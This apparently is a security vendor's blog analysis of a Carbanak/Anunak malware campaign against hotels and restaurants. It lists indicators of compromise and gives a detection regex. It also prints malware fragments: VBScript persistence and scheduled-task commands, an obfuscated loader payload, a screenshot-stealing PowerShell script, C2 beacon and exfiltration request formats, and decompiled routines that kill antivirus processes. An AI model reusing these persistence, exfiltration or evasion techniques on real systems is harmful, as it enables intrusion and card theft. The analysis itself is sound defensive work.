New Carbanak / Anunak Attack Methodology

www.trustwave.com /Resources/SpiderLabs-Blog/New-Carbanak-/-Anunak-Attack-Methodology/

Posted By Brian Hussey


In the last month Trustwave was engaged by two separate hospitality clients, and one restaurant chain for investigations by an unknown attacker or attackers. The modus operandi for all three investigations were very similar and appear to be a new Carbanak gang attack methodology, focused on the hospitality industry. Carbanak is a prolific crime group, well known for stealing over one billion dollars from banks in 2015 *(*Kaspersky estimated loss)* and more recently orchestrating an attack on the Oracle Micros POS support site that put over one million Point of Sale systems at risk. The current investigations are still underway but the known indicators of compromise in these new attacks will be presented below. At the time of investigation this malware was not correctly detected by any existing antivirus engines, and domains / IP's were not found in any commercial threat intelligence feeds.

It is also interesting to note that just during the time that it took to write this blog, Carbanak returned to their victims with significantly upgraded malware. This demonstrates the speed and versatility of this threat group. We have included analysis for two separate versions of AdobeUpdateManagementTool.vbs in this report. (The malware used following the initial infection) Version two arrived only two weeks after we began investigating this new campaign.

Attack Vector

The attacks began via social engineering. An attacker called the customer contact line saying that they were unable to use the online reservation system and requested to send their information to the agent via email. The attacker stayed on the line until the agent opened the attachment contained in the email and hung up when his attack was confirmed successful. The email attachment was a malicious Word Document that contained an encoded .VBS script capable of stealing system information, desktop screenshots, and to download additional malware.

A screenshot of the malicious Word document is shown below. The malicious VB Script will use macros to search for instances of Microsoft Word running on the system, if found, it will clear the existing text and replace it with the following text.



Hello,

According to the orders of our clients,we would like to host a corporate celebration for them.We would like to take advantage of different services your hotel has to offer. Our clients have different interests and preferences and we are hoping you'll be able to provide us the means to make this celebration fun, interesting and satisfying.

Best Regards,

David Johnson

Revital-Travel Ltd.

The victim system will then reach out to http://95.215.47.105 to retrieve additional malware called AdobeUpdateManagementTool.vbs.

AdobeUpdateManagementTool.vbs - Indicators of compromise:

File name: adobeupdatemanagementtool.vbs

SHA-1 8d7c90a699b4055e9c7db4571588c765c1cf2358 (Version 1)
SHA-1 a91416185d2565ce991fc2c0dd9591c71fd1f627 (Version 2)

- Creates folder: ***%temp%\WindowsUpdate***
- Creates folder: ***%temp%\WindowsUpdate_\Dropebox***
- Adds file to WindowsUpdate folder: ***vbs***
- Adds persistence mechanism to the CURRENT_USER registry hive in the CurrentVersion\Run and CurrentVersion\RunOnce keys to autostart AdobeUpdateManagementTool.
- A scheduled task is created named SysChecks which calls the ***vbs***
- A service is created named '***ADOBEUPDTOOL***' which calls the AdobeUpdateManagementTool.vbs
- The malware drops a Shockwave Flash icon and disguises itself as such.

- The malware contacts the following and may attempt to download *doc*:
  - http://revital-travel.com/cssSiteteTemplates
  - http://juste-travel.com/cssSiteteTemplates
  - http://park-travels.com
    - *All domains resolve to the same IP address (192.99.14.211)*
  - http://95.215.46.249
  - 179.43.133.34
- The malware may report to the following command and Control Servers, depending on the version used in the attack:
  - http://148.251.18.75
  - http://95.215.46.221
  - http://95.215.46.229
  - http://95.215.46.234
  - http://81.17.28.124

This malware was capable of stealing significant system and network information. It was also used to download several other reconnaissance tools to map out the network. Downloaded tools have included Nmap, FreeRDP, NCat, NPing, and others. Two files of significance, ***el32.exe*** and ***el64.exe,*** are privilege escalation exploits for 32 and 64 bit architectures. Their hashes are as follows:

- el32.exe SHA1: 83D0964F06E5F53D882F759E4933A6511730E07B
- el64.exe SHA1: CF5B30E6ADA0D6EE7449D6BDE9986A35DF6F2986

This malware was primarily responsible for the reconnaissance stage of the attack. However, it also downloaded additional malware that enables the next stage of the attack and could execute powershell scripts on command.

Beaconing - AdobeUpdateManagementTool.vbs

We have seen slightly different data beaconing methodologies over the different attacks, but the general approach has remained the same. Beaconing messages are sent out to 179.43.133.34 via standard HTTP GET requests every 5 minutes. Using this simple methodology allows the beaconing to hide very well within standard corporate network traffic. The content of the GET request is encoded with Base64 and secondarily encrypted with RC4. Trustwave has written a specialized decoder for this traffic and it can be obtained upon request.

The innocuous nature of this traffic allows it to be stealthy in a corporate network, however, its uniformity of structure also allows analysts to identify it relatively quickly as well. Security staff can identify beaconing traffic using the following technique.

The network packet times of the GET requests originating from a compromised host occur almost exactly every 300 seconds (5 minutes). No web content is ever returned from the GET request except for code 200 OK, as shown below. (***Please note that the name=value pairs have been snipped for confidentiality reasons*):

```
GET /{random_param_name}.jsp?qqksq=MTgzLTIyIDhBIDkwI …
IDNFIDYwIDZCIDU4IEJFIDZCIENFIDY3&kfb4mz=MTgzLTIyIDhBIDkwIEV … IDBGIDUyIDZDIDhF&xzn8=MTgzLTIyIDhBIDkwIEVGID
… DUyIDZDIDhF HTTP/1.1
Connection: Keep-Alive
Keep-Alive: 300
Content-Type: application/x-www-form-urlencoded
Accept: */*
User-Agent: Mozilla/5.0 (Linux; U; Android 2.3.3; zh-tw; HTC Pyramid Build/GRI40) AppleWebKit/533.1 (KHTML,
like Gecko) Version/4.0 Mobile Safari/533.1
Charset: utf-8
Host: 179.43.133.34
```

```
HTTP/1.1 200 OK
Date: Tue, 08 Nov 2016 20:12:05 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.45-0+deb7u2
Vary: Accept-Encoding
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
```

The purpose of the GET request, with nothing coming back except the 200 code, is to "phone home" so the attacker knows the compromised system is available for further exploitation. To locate these specific GET requests you can use the following regular expression as an initial filter:

```
grep -E "GET /[a-z]{1,4}[a-z0-9]{1,6}\.jsp\?" log.txt
```

Full analysis of this malware can be found later in this report.

Second Stage – Carbanak / Anunak Malware:

Filename: bf.exe
SHA1: 3d00602c98776e2ea5d64a78fc622c4ff08708e3

This malware executes a new iteration of svchost.exe and injects its malicious code into this running process. This hides the malware within the svchost.exe process. *(*Warning- our analysis has shown that some antivirus firms incorrectly identify this file as ransomware*.)


It then drops a pseudo-randomly named configuration file into the ***%ProgramData%\Mozilla*** folder. This file's name is base64 encoded and based on the infected system's MAC code, so identifying it by name will be challenging. However, it does always have a .bin extension. Any recent file in this folder with a .bin extension may be suspect.

It then searches Kaspersky antivirus processes and terminates them if running on the victim system.

For persistency, it registers itself as a service with the following details:

Service name: RpcSsSys (this name is random, may vary on different system)
Path: "C:\Documents and Settings\All Users\Application Data\Mozilla\svchost.exe"
Display name: Emote Procedure Call (RPC)

It then proceeds to download ***kldconfig.exe***, ***kldconfig.plug,*** and ***runmem.wi.exe***. These tools are all well-known Carbanak malware and variations of them were used in the banking intrusions that made them famous in 2015. Additionally, the decrypted string references "**anunak_config"** which is the encrypted configuration file that it downloads from its control server. The Anunak crime group is generally believed to be synonymous with Carbanak.



This malware is very multi-functional as it can enable remote desktop, steal local passwords, search user's email, target IFOBS banking systems (which Carbanak used so effectively in recent banking attacks), or install completely different remote desktop programs, such as VNC or AMMYY. Full details on this malware's functionality is included later in this report.

Finally, this malware, like so many others, is designed to target credit card data by scraping memory on Point-of-Sale systems. This leaves little doubt as to its end goal on victim systems. The attacker uses social engineering to gain their foothold in the victim network, downloads reconnaissance tools to scan the network and move laterally into the card holder data environment, and then infects systems able to process

card transactions.

Exfiltration – bf.exe

This malware provides the attacker remote command and control of the victim system via a multifunctional backdoor capability. It communicates via an encrypted tunnel on port 443 with the following IP addresses:

- 5.45.179.173
- 92.215.45.94

These are also the destinations that stolen data will be exfiltrated to. This malware may steal credit card data, as well as screen captures, keylogger information, email addresses from the PST file, enable RDP or VNC sessions, or to obtain additional system information.

All exfiltrated information is encrypted with base64+RC2 and sent via HTTP POST messages.

If you identify any of these IoC's on your network, you should contact a Trustwave account representative immediately, or reach out directly to the Trustwave SpiderLabs IR team at our 24-hour hotline:

24hr Hotline +1 (866) 659-9097 Option 5
International: +1 (312) 873-7500, Option 4


Detailed Analysis of Carbanak Malware: Malicious Word Document Attachment / Adobeupdatetool.Vbs (Version 1)

Summary

The file is OLE compound file format that contains an embedded .VBE (encoded VBS) script. The dropped script is capable of stealing system information, desktop screenshots and to download / execute additional malware.

Analysis

The encoded VBScript is embedded in OLE compound file.



When the malicious document file is opened, the embedded VBScript (VBE) file is dropped in the Windows %temp% folder.

The Loader VBScript

The dropped VBE file is a loader script that drops, installs and executes a second layer VBScript payload in the victim's system.

It creates a folder named **"WindowsUpdate_"** in the Window's %temp% directory, If the folder already exists, it will create the folder in the parent directory where the script resides.

```
SSCripTdir=sh.ExpanDEnvirOnmentStrings("%TMP%")+"\WindowsUpdate_" IF not fso.FoldErEXIstS(sScriptdiR)Then
fso.CReatefOlder SScriptDir End IF Err.Clear If NoT fso.FolderExiSTs(SSCriptDir)THen
sScriptDir=fso.GetParentFolderName(Wscript.ScriptFulLName)+"\WindowsUpdate_" If NoT
fso.FOlderExiSts(SScriptDir)THen fso.CReAteFolder sscriptDir
```

A registry key is created that points to the Loader's directory

```
sh.RegWriTe"HKEY_CURRENT_USER\System\CurrentControlSet\Control\Network\LdrPath",sScriPtdIr,"REG_SZ"
```

The second VBScript payload is embedded in the loader script as a Base64 string:

```
Dim f
F="UHJpdmF0ZSBDb25zdCBCSVRTX1RPX0FfQ1lURSA9IDgNC1ByaXZhdGUgQ29uc3QgQ1lURVNfVE9"
f=F&"fQV9XT1JEID0gNA0KUHJpdmF0ZSBDb25zdCBCSVRTX1RPX0FfV09SRCA9IDMyDQpQcml2YXR1IG"
F=f&"1fbE9uQml0cygzMCkNC1ByaXZhdGUgbV9sM1Bvd2VyKDMwKQ0KDQptX2xPbkJpdHMoMCkgPSBDT"
f=f&"G5nKDEpDQptX2xPbkJpdHMoMSkgPSBDTG5nKDMpDQptX2xPbkJpdHMoMikgPSBDTG5nKDcpDQpt"
f=f&"X2xPbkJpdHMoMykgPSBDTG5nKDE1KQ0KbV9sT25CaXRzKDQpID0gQ0xuZygzMSkNCm1fbE9uQml"
f=f&"0cyg1KSA9IENMbmcoNjMpDQptX2xPbkJpdHMoNikgPSBDTG5nKDEyNykNCm1fbE9uQml0cyg3KS"
f=f&"A9IENMbmcoMjU1KQ0KbV9sT25CaXRzKDgpID0gQ0xuZyg1MTEpDQptX2xPbkJpdHMoOSkgPSBDT"
```

The loader script decodes the base64 string. This is then saved to a file named **"AdobeUpdateManagementTool.vbs"** into the **"\WindowsUpdate_"** folder.

```
Dim run_Pth_scR run_pth_scr=ldrpath+"\AdobeUpdateManagementTool.vbs" dim RUn_Pth
```

A persistence registry key is also created by the loader script:
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\AdobeUpdateManagementTool

```
On ErrOr Resume NExt
sh.RegWrIte"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\AdobeUpdateManagementTool",run_
ErR_NUmBer=err.number If Err_nuMber<>0 Then cerr1.ErrAdd"Error #I-9",0 Err.ClEar End If On Error Resume nex
sh.RegWrite"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce\AdobeUpdateManagementTool",
Err_Number=eRr.number
```

The loader script adds a scheduled task with a task named "**SysChecks**". The purpose of this scheduled task is to run the payload script (AdobeUpdateManagementTool.vbs) in every 5 minutes

```
sh.Run"schtasks /create /tn ""SysChecks"" /tr """&run_pth&""" /sc minute /mo 5",0,falSe
```

A SWF icon file is also dropped in the folder in order to disguise the dropped file as a Shockwave Flash file:

A shortcut file is also added in the Windows startup folder as "AdobeUpdateManagementTool.lnk"


```
Set LinKSTart=sh.CreateShoRTcuT(SPath&"\AdobeUpdateManagementTool.lnk") With LinksTart
LinksTart.ArGuMeNts=ruN_pth_scr .dEsCription="AdobeUpdateManagementTool" .HoTKeY="CTRL+X"
.IconLocation=ico_Filename .TargEtPath=wscRipt_pThPaTH .WiNdoWStyle=7
.WorkinGdirectory=sh.ExpandEnvironmEntStrings("%windir%\System32") .SaVe
```

The Payload Script

The payload script is dropped in the **"%temp%\WindowsUpdate_"** as **"AdobeUpdateManagementTool.vbs".** The script uses obfuscation, a combination of base64 and integer-ed characters (chr) to hide malicious code.

```
#Example of obfuscation: (F9lornwzv1("cnVuZGxsMzIga2U=") & "" & chr(29 + 85) & chr(81 + 29) & chr(-42 +
143) & chr(-76 + 184) & chr(-20 + 71) & chr(-51 + 101) & chr(67 + -23) & chr(70 + 13) & chr(-57 + 165) &
chr(50 + 51) & chr(-67 + 168) & chr(53 + 59) & "")
```

The payload script checks if the following folder exists otherwise it creates it: %AllUsersProfile% + "\Dropebox" + (for example in Windows 7 system: C:\ProgramData\DropeboxJoePC). This is where it stores additional script files and stolen data:

```
dim EZ0uaqbfk9m: EZ0uaqbfk9m = EY4hrd8cuo.ExpandEnvironmentStrings("%USERNAME%") EZ0uaqbfk9m = DT6zmqx4fb(
EZ0uaqbfk9m ) FA1pcr7i8c3z = ldrpath +" \Dropebox" + EZ0uaqbfk9m
```

The payload has the following functionality:

Steal system information

- System Name
- System Manufacturer
- System Model
- Time Zone
- Total Physical Memory
- Processor System Type
- Processor
- BIOS Version
- Networking information
- Computer name
- Domain
- User name

Desktop screenshot

A powershell script (filename: screenshot__.ps1) is created to screenshot victim's desktop.

```
#Desktop screenshot routine, dropped as a powershell $ErrorActionPreference="stop"; try{
[Reflection.Assembly]::LoadWithPartialName("System.Drawing") function
screenshot([Drawing.Rectangle]$bounds, $path){ $bmp = New-Object Drawing.Bitmap $bounds.width,
$bounds.height $graphics = [Drawing.Graphics]::FromImage($bmp) $graphics.CopyFromScreen($bounds.Location,
[Drawing.Point]::Empty, $bounds.size) $bmp.Save($path) $graphics.Dispose() $bmp.Dispose() } $ScriptDir =
Split-Path $script:MyInvocation.MyCommand.Path $pth = $ScriptDir + "\screenshot__.png" $bounds =
[Drawing.Rectangle]::FromLTRB(0, 0, 1500, 1000) screenshot $bounds $pth; }catch{}
```

Downloaded malicious executable

It may also be able to receive additional malware executables and install them on the victim's computer.

Terminate Processes

The payload is also capable of terminating processes.

Network

The malware sends stolen data to the following URI:

```
urlArry(0) = "http://95.215.46.249" urlArry(1) = "http://revital-travel.com/cssSiteteTemplates" urlArry(2)
= "http://juste-travel.com/cssSiteteTemplates"
```

The data is sent as a data encrypted with RC4 and Base64 It is sent via an HTTP POST tunnel to the attacker's server.

```
POST /{random_param_name}.jsp?
xz2q=MjgtQUIgMTEgRDYgMEYgMTggNTYgNEUgRDQgODYgQTEgNUQgOTAgRDEgQjAgM0UgNEIgRkEgMDIgRTQgOEUgOUIgNUUgNEEgMTYgMT
HTTP/1.1 Connection: Keep-Alive Keep-Alive: 300 Content-Type: multipart/form-data; boundary="eb3d0b5d91fbde
```

Detailed Analysis of Carbanak Malware: Malicious Word Document Attachment / Adobeupdatetool.Vbs (Version 2)

Summary

This file is written in VBScript. It can receive commands from the attacker to download and execute EXE files, VBScript, or Powershell script files. Exfiltrated data is sent to the attacker's IP addresses through an HTTP POST tunnel

Analysis

Upon execution AdobeUpdateManagementTool.vbs will query the process in the infected system if it is already running, if an existing instance of the script is already running, it will quit, otherwise it will proceed.

It then attempts to read the following registry key:

```
HKEY_CURRENT_USER\System\CurrentControlSet\Control\Network\CC - Computer Count
```

The script then generates a unique identifier, using the following format:

```
%md_id% - %l_ver% - %ptrtr% - %compCount%where:
%md_id% - XORed Computer name and MAC Address.
%l_ver% - hard coded in the malware script e.g. Dim HH5hjs54j69a: HH5hjs54j69a = "1"
%ptrtr% - hard coded in the malware script e.g Dim HI0cvexizqw: HI0cvexizqw = "2"
%compCount% - value from the registry key: HKEY_CURRENT_USER\System\CurrentControlSet\Control\Network\CC,
default value is the string "NO"
```

The malicious script checks if the following folder exists otherwise it creates it:

```
%AllUsersProfile% + "\Dropebox" + <username>
for example in Windows 7 system
C:\ProgramData\DropeboxJoePC
```

The following files will be dropped under this Folder, these files are only created if required by the command sent by the attacker:

1. screenshot__.ps1 - a powershell script that takes screenshots of the active desktop
2. screenshot__.png - the screenshot image
3. exe__.exe - an executable file sent by the attacker
4. vb__.vbs - a VBscript sent by the attacker
5. ps1__.ps1 - a Powershell script sent by the attacker
6. insatller.vbs - updater script sent by the attacker

Every time this script is executed, it requests commands from the Attacker's control server using HTTP GET request.

```
GET /{random_param_name}.jsp?pId=={unique ID %md_id%}<<$>>{MD5 hash of the current Date & Time} <- this
is encrypted in RC4 with hardcoded key and Base64. The GET parameters may also be iterated up to 3 times.
User-agent: Mozilla/5.0 (Linux; U; Android 2.3.3; zh-tw; HTC Pyramid Build/GRI40) AppleWebKit/533.1 (KHTML,
like Gecko) Version/4.0 Mobile Safari/533.1 Charset:utf-8 Connection: Keep-Alive Keep-Alive:300 Content-
Type: application/x-www-form-urlencoded
```

The script receives three types of information from the GET request:

- id = the unique ID of the infected system (%md_id%)
- cmd = MD5 hash of the attacker's command
- cmduniq = contains a value that signifies that this command is unique

The commands sent by the attackers are in MD5 hash, this is a anti-analysis technique. Here are the command hashes that the attacker may send:

COMMAND	HASH (MD5)	DESCRIPTION
info	caf9b6b99962bf5c2264824231d7a40c	Retrieves system information. See below for the detailed information and exfiltration method.
proc	6844acdce7e192c21c184914d73ab6be	Retrieves all running process.
scrin	e3b523c3cf36e1e0f64fec6ac6ac3ff7	Takes screenshot of desktop. This command drops and executes the file screenshot__ps1 and the image is saved to screenshot__.png. The image is then sent to the control server IP address via an HTTP POST tunnel

exe	98e83379d45538379c2ac4e47c3be81d	The attacker sends this command with an accompanying executable file that is saved to a file called exe__.exe. This is then executed and after 10 seconds this file will be deleted.
vbs	b3720bcc7c681c1356f77ba9761fc022	The attacker sends this command with an accompanying VBScript that is saved as vb__.vbs. The script is executed and the result returned by the script is saved to a temporary file in the Windows %temp% folder. The results are sent to the control server through an HTTP POST tunnel (see exfiltration detail below). Both resulting files are deleted after the execution. Note: the results are encoded in Base64 with the following text format: type: vbs time: {currrent time} result: {result details}
update	3ac340832f29c11538fbe2d6f75e8bcc	This command receives an accompanying VBScript updater. This script is saved to insatller.vbs and then executed, it then uninstalls its old version. The file is deleted 10 seconds after execution.
ps1	9ffb800e76372160cbb02415dccd7dec	the attacker sends this command with an accompanying Powershell script that is saved to ps1__.ps. The script is executed and the result is returned by the script and is saved to a temporary file in the Windows %temp% folder. The result is sent to the control server through HTTP POST tunnel (see exfiltration detail below). Both files are deleted after the execution. Note: the results are encoded in Base64 with the following text format: type: ps1 time: {currrent time} result: {result details}
dll	06416233fe5ec4c5933122e4ab248af1	This command did not function in this version of the malware.
delete	099af53f601532dbd31e0ea99ffdeb64	Removes the service running this script by running this command "cmd.exe /c ""sc delete %ADOBEUPDTOOL%". (This Service was installed by the dropper of this script.). It then deletes this script.
scrrunr	cbd22ed4f5cd88afcfeae0cfc80ed482	Not actually a command, but somewhat an indicator that will be sent to the control server each time a script is executed.

The malware checks for the following registry key if the command has the same cmduniq value. If it is the same, it terminates the script, otherwise it writes the cmdunig value to this registry key:

`HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\c_last`

Following is the System information sent to the control server when the command "INFO" is received from the attacker.

- OS Name
- Version
- Service Pack
- OS Manufacturer
- Windows Directory
- Locale
- Available Physical Memory
- Total Virtual Memory
- Available Virtual Memory
- System Name
- System Manufacturer
- System Model
- Time Zone

- Total Physical Memory
- Processor System Type
- Processor
- BIOS Version
- Computer name
- Domain
- User name

This system information is also stored in this registry key:

```
HKEY_CURRENT_USER\System\CurrentControlSet\Control\Network\CLM
```

The result data is exfiltrated after each attackers command is executed. This is sent as a HTTP POST request to the control server.

```
POST /{random_name}.jsp?pId=={unique ID %md_id%}<<$>>{MD5 hash of Date & Time Now} <- this is encrypted
in RC4 with hardcoded key and Base64. The POST parameters may also be iterated up to 3 times. User-agent:
Mozilla/5.0 (Linux; U; Android 2.3.3; zh-tw; HTC Pyramid Build/GRI40) AppleWebKit/533.1 (KHTML, like Gecko)
Version/4.0 Mobile Safari/533.1 Charset:utf-8 Connection: Keep-Alive Keep-Alive:300 Content-Type:
"multipart/form-data; boundary="{Random MD5 hash}"
```

The HTTP POST uses the body format below:

```
--{random MD5 hash}
Content-Disposition: form-data; name="{random name}"
{unique ID and current Date/Time Hash - encrypted with RC4 and Base64}
--{random MD5 hash}
Content-Disposition: form-data; name="{random name}"
pPar1c=={unique ID encrypted with RC4 and Base64}
--{random MD5 hash}
Content-Disposition: form-data; name="{random name}"
pPar2c=={command's MD5 Hash encypted with RC4 and Base64}
--{random MD5 hash}
Content-Disposition: form-data; name="{random name}"
pPar3c=={Results/Data/StolenInformation encypted with RC4 and Base64}
```

After executing the command and exfiltrating the data, the malware sleeps for 3- 5 minutes (depending on the configuration hard-coded in the script) then loops to request the command again.

Network

Command and Control Servers:

- http://148.251.18.75
- http://95.215.46.221
- http://95.215.46.229
- http://95.215.46.234
- http://81.17.28.124

Detailed Analysis of Carbanak Malware: bf.exe

File Info

- **Filename:** bf.exe
- **Size:** 267216
- **Filetype:** PE32 executable (GUI) Intel 80386, for MS Windows
- **Compile Date:** 2016-03-01 08:50:54
- **Sha1 Hash:** 3d00602c98776e2ea5d64a78fc622c4ff08708e3
- **MD5 Hash:** c7b224d95fc96094afd2678cae753dcb

Summary

The file is a variant of Anunak/Carbanak malware. It provides functions from gathering information about the system to downloading and executing additional malware.

Analysis:

Malware Installation

This malware unpacks its main executable in memory and executes it.

It then drops a config file in the %appdata%\Mozilla folder as well as copy of itself with the filename "svchost.exe". The config filename is a base64 string comprising of a unique string and the MAC address of the infected system.

For example V14UDFcJZ1FfXQIIVA== to V14UDFcJZ1FfXQIIVA.bin.

It then spawns a new svchost.exe process with the command: "C:\WINDOWS\system32\svchost.exe -k netsvcs" and then injects its code to that process. After process injection, the main malware executable terminates.

In this example the Mutex named "V14UDFcJZ1FfXQIIVA" is then created.

For persistency, it registers itself as a service with the following details:

```
Service name: RpcSsSys (this name is random, may vary on different systems)
Path: "C:\Documents and Settings\All Users\Application Data\Mozilla\svchost.exe"
Display name: Emote Procedure Call (RPC)
```

Anti-reversing

The malware checks for the "isDebugged" flag in the PEB (Process Environment Block). It also checks for significant delay of code execution by utilizing the GetTickCount() function. Delay in code execution means the process is being debugged.

Strings are heavily obfuscated to avoid static string analysis. The malware has a decoder table loaded in memory that is used for its lookup algorithm. All strings are deobfuscated on-the-fly.

```
decodertable = "\x00\x12\x1C\x13\x0A\x0D\x14\x07\x15\x0C\x16\x09\x05\x03\x17\x1D\x1A\x10\x1F
\x0E\x08\x06\x11\x04\x1E\x19\x0B\x1B\x01\x02\x0F\x18\x20\x21\x42\x5E\x24\x25\x26\x4A\x28\x29\x6A\x6B
\x2C\x2D\x53\x22\x30\x31\x7F\x4E\x34\x35\x4B\x5A\x38\x39\x7A\x7B\x3C\x3D\x43\x5F\x40\x41\x62\x63\x44
\x45\x46\x27\x48\x49\x47\x2B\x4C\x4D\x73\x4F\x50\x51\x52\x2E\x54\x55\x56\x57\x58\x59\x3A\x5B\x5C\x5D
\x7E\x72\x60\x61\x2F\x23\x64\x65\x66\x2A\x68\x69\x67\x36\x6C\x6D\x33\x6F\x70\x71\x3F\x6E\x74\x75\x76
\x77\x78\x79\x37\x3B\x7C\x7D\x3E\x32\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
```

A sample code snippet of the Decoder:

```
v2 = Decoder_main("xx&-v$v!b`dpm:_uN");        // anunak_config
sub_411BF1(v2, &unk_422F48, &v7);
fnRtlFreeHeap((int)v2);
v3 = Decoder_main("o<uvt|m:");                 // _bin
sub_40F2CC(&v7, (int)v3, -1);
```

An API Hashing technique is also utilized by the malware in order to hide relevant API functions it uses in its code. Rather than storing imported API names in the body, the malware author has pre-calculated the CRC hash of the API function. On runtime, all the malware does is to look-up the equivalent API name from its generated hash table.

Antivirus retaliation

Specific Kaspersky antivirus processes are terminated:

- avp.exe
- avpui.exe

```
v0 = (int *)Deobfuscator((int)&v5, "qqi^{KyF}1}");// avp.exe
v1 = fn_findProcess(*v0, 0);
fnRtlFreeHeap(v5);
if ( v1 )
  return 1;
v3 = (int *)Deobfuscator((int)&v5, "xx$c_wnv{y}1}");// avpui.exe
v4 = fn_findProcess(*v3, 0);
```

Escalation of Privilege

The malware checks the system OS:

- Windows 8.1
- Windows 8
- Windows 7 SP1
- Windows Vista SP2
- Windows RT 8.1
- Windows RT
- Windows XP SP1
- Windows XP SP2
- Windows XP SP3
- Windows Server 2012
- Windows Server 2012 R2
- Windows Server 2008 SP2
- Windows Server 2008 R2 SP1
- Windows Server 2003 SP2

If found, it attempts to exploit a vulnerability in "win32k.sys" identified as CVE-2013-3660 to escalate the privilege of the malware process.

```
if ( !sub_412A12(&v41) || v42 == 1 )
  return 0;
v1 = 0;
sub_40E161(&v49, 128, 0, -1);
